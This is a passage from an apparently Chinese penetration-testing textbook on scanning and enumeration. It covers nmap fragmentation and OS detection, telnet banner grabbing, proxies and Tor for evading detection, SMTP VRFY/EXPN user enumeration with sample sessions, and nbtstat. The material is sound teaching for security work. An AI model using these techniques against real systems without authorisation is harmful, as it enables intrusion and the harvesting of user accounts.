


图6.13　被分段的数据包

这就引出一个问题：如何知道数据包何时将进行分段？最大传输单元(MTU)是指将数据包分段之前所能达到的最大尺寸。那又如何确定MTU呢？下面将使用ping加上一些基础

的知识确定MTU值。

首先，以太网的MTU是1500，这对许多网络是通用设置，特别是中小型网络。而要是涉及非以太网链路的其他网络(如DSL)，则可能会涉及不同的MTU值。当网络设备遇到大于MTU的数据包时，将可能有两种输出：

- 如果该数据包设置了“不分段”标志位，设备将丢弃数据包并回复错误信息。
- 如果该数据包未设置“不分段”标志位，设备将把数据包分成相同但较小的分段，以适应链路对MTU的要求。

现在介绍如何获得主机间链路的MTU，此处以Web站点为例。下面的示例中将测试到samus.com的MTU。要实现该目标，需要使用带-f和-l开关的ping命令，前者表示不分段，后者用于指定数据包大小。

按照一般方式ping samus.com的话，将看到如下结果：

```
Ping samus.com
Pinging 131.107.8.1 with 1450 bytes of data:
Reply from 131.107.8.1: bytes=1450 time<10ms TTL=32
Reply from 131.107.8.1: bytes=1450 time<10ms TTL=32
Reply from 131.107.8.1: bytes=1450 time<10ms TTL=32
Reply from 131.107.8.1: bytes=1450 time<10ms TTL=32
Ping statistics for 131.107.8.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate roundtrip times in milliseconds:
Minimum = 0ms, Maximum = 10ms, Average = 2ms
```

以上是常规输出，如果想确定MTU该如何做？

在Windows命令提示符中，输入以下命令并按回车键：

```
ping -f -l 1472 www.samus.com
```

通常，该操作会返回一条消息，表明数据包需要被分段。此时，将值1472减去10并循环执行该操作，直到“packet needs to be fragmented(数据包需要分段)”错误消息消失；然后再每次将数值加1，直到再次加1就会引发packet needs to be fragmented错误消息为止，引发错误前的值即为最大MTU值。

获取了该数值后，将其加上28即为无须分段的最大MTU尺寸。如果在端口扫描时创建的数据包尺寸大于该值，就需要对该数据包分段。加上的28是TCP/IP协议在数据包中附加的28个字节，因此如果之前测得的值是1472，加上28后就将重现前文所述的“神奇数字”1500字节。

在nmap中，如要对数据包分段，可使用-f开关，方法如下：

```
nmap -sS -f <目标IP地址>
```

6.3.8 UDP扫描

到目前为止，上文讨论的所有技术都以使用TCP为前提且仅适用于TCP协议，如果转而使用UDP协议会怎么样呢？那么就得改变思路和方法了。

要了解的第一件事情就是在UDP扫描中，当端口打开或者关闭时会发生什么。需要记住，TCP通过确认和标志位来描述流量。但UDP并不如此，而是在流量发送出去以后就假定它已被收到。目前为止所讨论的扫描都基于TCP，是通过响应来判定端口的开启和关闭；然而，由于没有标志位和响应，UDP必须采用不同的方法，如表6.2所示。

表6.2 对开启和关闭端口的UDP扫描结果

端口状态	结果
打开	无响应
关闭	返回ICMP端口不可访问消息

6.4 识别操作系统

目前你已经颇有积累，能够识别系统上打开或关闭的端口，但现在需要获取更多信息：目标主机上运行的是什么操作系统。就像人一样，每种操作系统也有将它与其他操作系统区分开的独特“指纹”。这一步的目标就是找出那些可表明存在何种操作系统的证据。

指纹识别方法可以归为两类：主动的和被动的。两种方法的对比如表6.3所示。

表6.3 主动和被动的指纹识别方法

	主动的	被动的
工作原理	使用特殊构造的数据包	使用嗅探技术抓取来自目标系统的数据包
分析方法	将响应结果同已知响应的数据库比较	分析响应以寻找操作系统细节信息
被发现的概率	高，因为是向网络发送流量	低，因为嗅探本身的特性

一种检测操作系统类型的方法是再次使用nmap，但使用不同的开关选项：使用nmap的-O开关执行对OS的检测，具体如下：

```
nmap -sS -O <IP地址>
```

nmap将尝试通过仔细检查返回的流量和各个目标的响应，检测远程操作系统的版本。

banner抓取

识别系统及其上服务的第一个方法是所谓的“banner抓取”。通常，该技术是通过使

用一种称为Telnet的协议，获取目标系统信息，发现服务的(理想情况下还有操作系统的)特征。使用Telnet对80端口进行banner抓取的结果如图6.14所示。

Telnet是一个用于TCP/IP网络的终端仿真程序。Telnet程序将一个系统连接到另一个系统，使用户可以远程运行命令，就像直接进入了目标系统一样。Telnet用于远程管理服务器、路由器和其他系统。在许多情况下， Telnet被视为不安全的，并正在逐步被SSH(即Secure Shell)等替代方案淘汰。




图6.14　banner抓取的结果

那么， banner是什么，为什么要关心它？banner是某个服务在应用程序对该服务请求信息时返回的内容。在此，服务就是在特定端口(如HTTP的80端口、FTP的21端口)上响应请求的程序。banner展示的信息可能多种多样，就HTTP的情况而言，则会包括服务软件类型、版本号、最后修改时间和其他类似信息。

练习 6.4：使用Telnet抓取banner

要通过Telnet从系统中抓取banner，可使用以下命令打开一个到远程客户端的Telnet连接，以获取服务banner。

(1) 打开命令提示符。

(2) 在命令提示符中输入以下命令：

```
telnet <目标IP地址或主机名称> 80
```

(3) 查看结果。

返回结果会根据第(2)步输入的地址或目标而有所不同，不过一般来说可得到类似如下的结果：

```
HTTP/1.1 200 OK
Date: Mon, 11 May 2009 22:10:40 EST
Server: IIS/7.0 (Windows Server 2012)
```

```
Last-Modified: Thu, 22 Feb 2015 11:20:14 PST
ETag: "1986-69b-123a4bc6"
Accept-Ranges: bytes
Content-Length: 1110
Connection: close
Content-Type: text/html
```

如果仔细观察本例中结果的输出，将会注意到标记了Server的那一行包含了服务器类型的信息。该信息虽然看似对目标系统无害，但在下一步确定攻击目标时却是有用的。

还有其他方法能够获取操作系统或服务的信息，值得花点时间浏览的banner抓取工具有：

Netcraft 这是一款在线工具，设计用于收集关于服务器和Web服务器的信息。

IDServe 这是一款专为Web服务器指纹识别而设计的工具，可从https://www.grc.com/intro.htm处下载获取。

6.5 漏洞扫描

漏洞扫描是另一个可用于获取目标信息的选项，但隐蔽性弱了不少。大致上，漏洞扫描器是一类旨在识别操作系统和应用程序中弱点的自动化工具。这些工具是通过检查编码、端口、变量、banner以及诸多其他可能存在问题的领域来实现其功能的。漏洞扫描器的工作原理与杀毒软件类似，是将它们的发现与定期更新的已知问题数据库进行比较。

从能够快速检查很多已知问题方面考虑，漏洞扫描器很有帮助，而在开展漏洞评估时，由于其速度较快且测试人员具有访问权，漏洞扫描器也是很有用的。然而，它们也可能是有害的，因为它们无法发现所有潜在问题，设计也没有考虑隐蔽性。所以，如果要模拟真实的攻击，漏洞扫描器也许不是最佳选择——这可能会触发IDS/IPS告警。

还有一点需要着重指出，即对于大多数安全专业人员而言，渗透测试和漏洞评估并非同一件事。很多情况下，渗透测试涉及定位和利用系统中的弱点，而漏洞评估仅关注于定位并报告弱点。

此处提及漏洞扫描器，仅仅是因为本章介绍的是其同类(即其他扫描技术)，所以才进行的上下文关联介绍。在第7章中将对漏洞扫描器作详细介绍。

6.6　使用代理服务器(即保持低调)

关于扫描，最后一件要介绍的事就是“时刻俯首帖耳”(即保持低调)。简而言之，怎样才能远离视线并确保自身不被轻易跟踪或发现？使用代理服务器就能做到这一点。

代理服务器是一个代替发送方建立连接的系统，可以将其视为两个主机之间的中间人。对于本书现在讨论的情况，代理服务器扮演了扫描方的代理人角色，从而为扫描方提供了一定程度的匿名性。代理服务器能够执行一系列功能，包括以下几项：

- 过滤进出网络的流量。
- 匿名化Web流量。
- 充当外界与内部网络之间的保护层。

代理服务器通常用于保持匿名性。这对于进行扫描相当有用，因为它们可以掩盖或模糊扫描方的真实身份。警惕的网络管理员在检查其日志和系统时，看到的将是代理服务器而非其后真正的扫描者。

使用代理服务器的一般方法

以下是设置Web浏览器使用代理服务器的通常方法：

(1) 登录到像whatismyip.com这样的Web站点查询并记下当前IP，或者使用ipconfig获取该信息。

(2) 在google.com上搜索代理服务器，可得到许多提供了IP和相应端口号清单的代理站点。

(3) 任意选择一个代理服务器，复制其IP和端口号。

(4) 在浏览器中找到代理设置。

(5) 检查“手动代理配置”选项，填入第(3)步记录的IP地址和端口号。任何浏览器中都可以配置代理。

(6) 再次访问whatismyip.com查看，此时IP地址应该已经发生改变，从而反映出代理服务器已生效。在其他浏览器中也能以类似的方式配置代理。

使用代理的另一种方法是下载能够自动化配置代理的插件，如用于Firefox或Chrome浏览器的Foxy Proxy。

洋葱路由器

其他代理选项在特定环境下也许会很有用，例如洋葱路由器(The Onion Router，Tor)。

Tor是一种通信系统，可实现在Internet上匿名使用Web浏览、即时消息、IRC、SSH或其他基于TCP协议的应用程序。Tor的设计思路是：使用一个经过若干服务器的随机通道来掩藏行踪，这样观察者就无法从任何单点得知数据从何而来或到何处去。Tor还提供了

一个平台供软件开发人员编写具有内置匿名性、安全性和隐私特性的新应用程序。

想在收集目标信息时使用Tor，可以访问Tor的网站(www.torproject.org)，下载与自己的操作系统对应的发布版本。

6.7 进行枚举

枚举是从在扫描期间发现的入口和信息中提取有意义信息的过程。因为在这一步中会进行更深层的挖掘，收集用户名、主机名、共享名、服务、应用程序数据、组信息和其他更多信息，所以可望得到更多的收获。但此时，这些活动也会增加可见性，因而更需要关注被探测的可能性。因此，必须谨慎耐心以避免被发现。

枚举要求主动打开到目标的连接以提取有价值的信息。通过这些连接，可以执行用于获得更清晰的环境图景的查询和操作。当已经收集到充分的信息后，即可开展系统脆弱性评估。在此阶段收集到的信息一般可分为以下几类：

- 网络资源和共享
- 用户和组
- 路由表
- 审计和服务设置
- 应用程序和banner
- SNMP和DNS详情

6.7.1 有价值的端口

当进入枚举阶段时，了解那些常用的端口和服务以及它们能提供给攻击者哪些类型的信息是很有好处的。回顾之前的扫描阶段，当在系统外部探索入口点时，会使用诸如nmap或其他端口扫描器之类的工具探测端口状态。在扫描期间可能会发现多个不同端口，而下列端口应当密切注意：

TCP 53 此端口用于DNS区域传输(DNS Zone Transfer)，DNS系统通过该机制保证服务器持续更新最新的区域数据或信息。

TCP 135 此端口用于客户端/服务器应用程序之间的通信，例如使电子邮件客户端得以连接到电子邮件服务器。

TCP 137 NetBIOS名称服务(NetBIOS Name Service，NBNS)是一种用于提供涉及NetBIOS协议的名称解析服务的机制。该服务使得NetBIOS能够将各个系统和服务的名称与IP地址关联起来。需要重点注意的是，对许多攻击者而言，该服务是一个天生且易于攻击的目标。

TCP 139　NetBIOS会话服务又称NetBIOS 上的SMB(服务器消息块)，用于管理支持NetBIOS的客户端和应用程序之间的连接。NetBIOS使用该服务建立连接，并在不再需要连接时断开。

TCP 445　TCP 上的SMB又称直连主机(Direct Host)，是用于提升网络访问效能和旁路NetBIOS的服务。该服务仅在Windows 2000及更高版本上可用。

UDP 161　简单网络管理协议(Simple Network Management Protocol，SNMP)是一种用于管理和监视网络设备与主机的协议。该协议设计用于实现消息传递、监视、审计和其他功能。SNMP实际上工作在161和162两个端口上，其中监听运行于161端口，而在162端口上接收trap报文。

TCP/UDP 389　轻量级目录访问协议(Lightweight Directory Access Protocol，LDAP)用于许多应用程序和目录应用程序中，其中最常见的两种就是活动目录(Active Directory)和Exchange。LDAP用于在两方之间交换信息。如果该端口开启，就表明可能存在活动目录和Exchange两者之一或其他类似产品。

TCP/UDP 3368　全局目录服务(Global Catalog Service)与微软的活动目录服务相关联。该端口的存在并开启是存在活动目录服务的标志。

TCP 25　SMTP用于通过电子邮件在网络上传递消息。

可以发现，以上列表中有一些关于活动目录(它是微软的一项网络管理产品)的项。对于该技术的介绍远远超出了本书范围，但建议应该花点时间对活动目录进行基本的了解，因为它在企业环境中是很常见的。

6.7.2　利用电子邮件ID

该技术用于从电子邮件地址或ID中获取用户名和域名信息。观察任意的电子邮件地址，可以看到它包含两个部分：在@符号之前的部分是用户名，而在@符号之后的部分则是域名。这种格式在现下的环境中基本已成为标准，其中用户名是通过“名字.姓氏”或其某种变体生成的。

6.7.3　SMTP枚举

使用SMTP是收集目标信息的一个有效方法。该协议用于在收发电子邮件的服务器之间传递消息。SMTP是一个常用的协议，是当前大多数电子邮件服务器与客户端所使用的标准。

那么，如何使用该协议从服务器上收集信息？只要了解少数几个命令及其使用方法，该过程其实很简单。

1. 使用VRFY命令

验证服务器上电子邮件账户是否存在的一个简单方法是使用telnet命令连接到目标并提取信息。VRFY命令在Telnet协议中用于检查特定的用户ID是否存在。然而，攻击者也可同样使用该命令寻找合法账户用于攻击，如果写成脚本，还能在短时间内提取多个账户。

```
telnet 10.0.0.1 25 (其中10.0.0.1是服务器IP, 25是SMTP的端口)
220 server1 ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 server1 Hello [10.0.0.1], pleased to meet you
VRFY link
250 Super-User <link@server1>
VRFY samus
550 samus... User unknown
```

在上文的步骤中，可以看到使用VRFY命令对用户账户link和samus进行了验证。服务器响应的信息表明link是一个合法用户，而对samus返回的“未知用户”响应则表达了相反的含义。

2. 使用EXPN命令

EXPN命令是另一个对渗透测试者或攻击者而言很有价值的命令，因为它能够返回大量用户信息。该命令在功能上与VRFY命令很相似，区别是它返回的不是单个用户，而是邮件分发列表中的所有用户。

```
telnet 10.0.0.1 25 (其中10.0.0.1为服务器IP,  25为SMTP的端口)
220 server1 ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 server1 Hello [10.0.0.1], pleased to meet you
EXPN link
250 Super-User <link@myhost>
EXPN samus
550 samus... User unknown
```

3. 使用RCPT TO命令

该命令标识电子邮件消息的收件者。对于给定的消息，可以多次重复该命令从而将单条消息发送给多个收件人。

```
telnet 10.0.0.1 25
220 server1 ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 server1 Hello [10.0.0.72], pleased to meet you
MAIL FROM:link
250 link... Sender ok
RCPT TO:link
250 link... Recipient ok
RCPT TO: samus
550 samus... User unknown
```

尽管通过命令行执行这些攻击也并不那么困难，但还是有其他可选方法可实现这些基于SMTP的攻击，例如NetScanTools Pro。

6.7.4 常被利用的服务

对Windows操作系统的关注在用户和攻击者当中都很普遍，这是有多种原因的，但本书在此只聚焦于攻击者及其利用的目标。

Windows操作系统长期以来都以默认运行多个服务而著称，其中每个服务都会给防御者带来一堆麻烦，而给攻击者提供一个充满机会的目标。系统中的每个服务都用于为系统提供额外的特性和能力，例如文件共享、域名解析、网络管理等。总之，默认情况下Windows可运行大约30个服务，其中还不包括独立应用程序可能安装的服务。有些服务还可能有多个实例，使安全管理员更加难以识别。

NetBIOS是Windows系统中最易受攻击的服务之一，下文将对其进行详细分析。

6.7.5 NetBIOS

攻入Windows系统获取立足点的起始步骤之一是利用NetBIOS的API(应用程序编程接口)。该服务最初只是用于协助访问局域网资源。它设计为使用16个字符的名称，其中前15个字符用于标识计算机，而最后一个字符代表该计算机自身上面的服务或项目。已经证明，NetBIOS对某些人而言是福音，而对另一些人则是诅咒。

深入讨论之前，在此先简短介绍一下NetBIOS的背景。NetBIOS是在20世纪80年代早期出现的一种网络服务，是一种在早期网络中导航并为其中设备提供通信手段的方法。该技术最初是由Syntek开发的，后来被IBM采用，用于其令牌环(Token Ring)网络。由于IBM的支持以及此后该技术向PC领域的移植，NetBIOS成为一种跨越多个操作系统和平台的标准。

大约从2000年开始，由于种种原因NetBIOS迅速失去了人们的青睐，并已成为一种遗留协议。在Windows世界中，Windows2000以前的所有操作系统版本曾使用NetBIOS进行域名解析。而在Windows 2000中，其主要的域名解析方法变成了DNS，它迅速取代了过时的NetBIOS。此外，NetBIOS协议迅速边缘化的原因在于如果不依赖其他技术(如TCP/IP等)就无法进行路由。

如果使用了正确的工具和技术，攻击者也可以从NetBIOS中获取大量信息。使用上述扫描技术，攻击者可以查找端口139的存在并确定端口是否打开。一旦确认该端口可接受连接，下一步自然就是查明该连接是否可提取信息，例如用户名和组信息。在实践中，对于试图确定计算机中可用内容的远程系统而言，这种获取系统信息的能力很有好处，但攻击者也能利用同样的信息确定努力目标。

在多种可与NetBIOS协同工作的工具中有一个称为nbtstat的工具，其优点是内置在Windows中。nbtstat能显示本地和远程系统的信息，包括名称列表、协议统计信息以及其他信息。该工具专门设计用于解决由NetBIOS服务导致的名称解析问题。在正常操作中，Windows中有一个名为“TCP/IP上的NetBIOS(NetBIOS over TCP/IP)”的服务，可将NetBIOS名称解析为IP地址。nbtstat就是一个设计用于查找定位该服务的问题的工具。

练习6.5：使用nbtstat工具

按下列方式运行nbtstat命令，返回远程系统中的名称列表：

```
nbtstat.exe -A <远程系统的NetBIOS名称>
```

-A选项可用于获取一个系统解析的NetBIOS名称和地址的列表。如果目标系统的IP地址为192.168.1.10，则使用此选项的命令行将如下所示：

```
nbtstat -A 192.168.1.10
```

nbtstat命令的功能远不止这两种，以下列出的只是nbtstat命令可用的部分选项：

-a(适配器状态)　返回指定名称计算机的NetBIOS名称表及其地址卡的介质访问控制(MAC)地址。

-A(适配器状态)　当给定目标的IP地址时，列出与-a相同的信息。

-c(缓存)　列出NetBIOS名称缓存的内容。

-n(名称)　显示NetBIOS应用程序(如服务器和重定向器)的本地注册名。

-r(已解析)　显示由广播或Windows Internet名称服务(Windows Internet Name Service，WINS)服务器解析出来的所有名称的计数。

-s(会话)　列出NetBIOS会话列表，并将目的IP地址转换为计算机的NetBIOS名称。

-S(会话)　列出当前NetBIOS的会话和状态及其IP地址。

6.7.6 空会话

通过NetBIOS启用的另一个功能和潜在缺陷是空会话。该功能可令客户端或连接的端点通过网络访问确定类型的信息。空会话并非什么新事物，实际上它成为Windows操作系统的一部分已有相当长的时间，用于完全合法的用途，但问题是它们也是潜在的滥用源头。下文很快会介绍，空会话可能泄露大量信息。

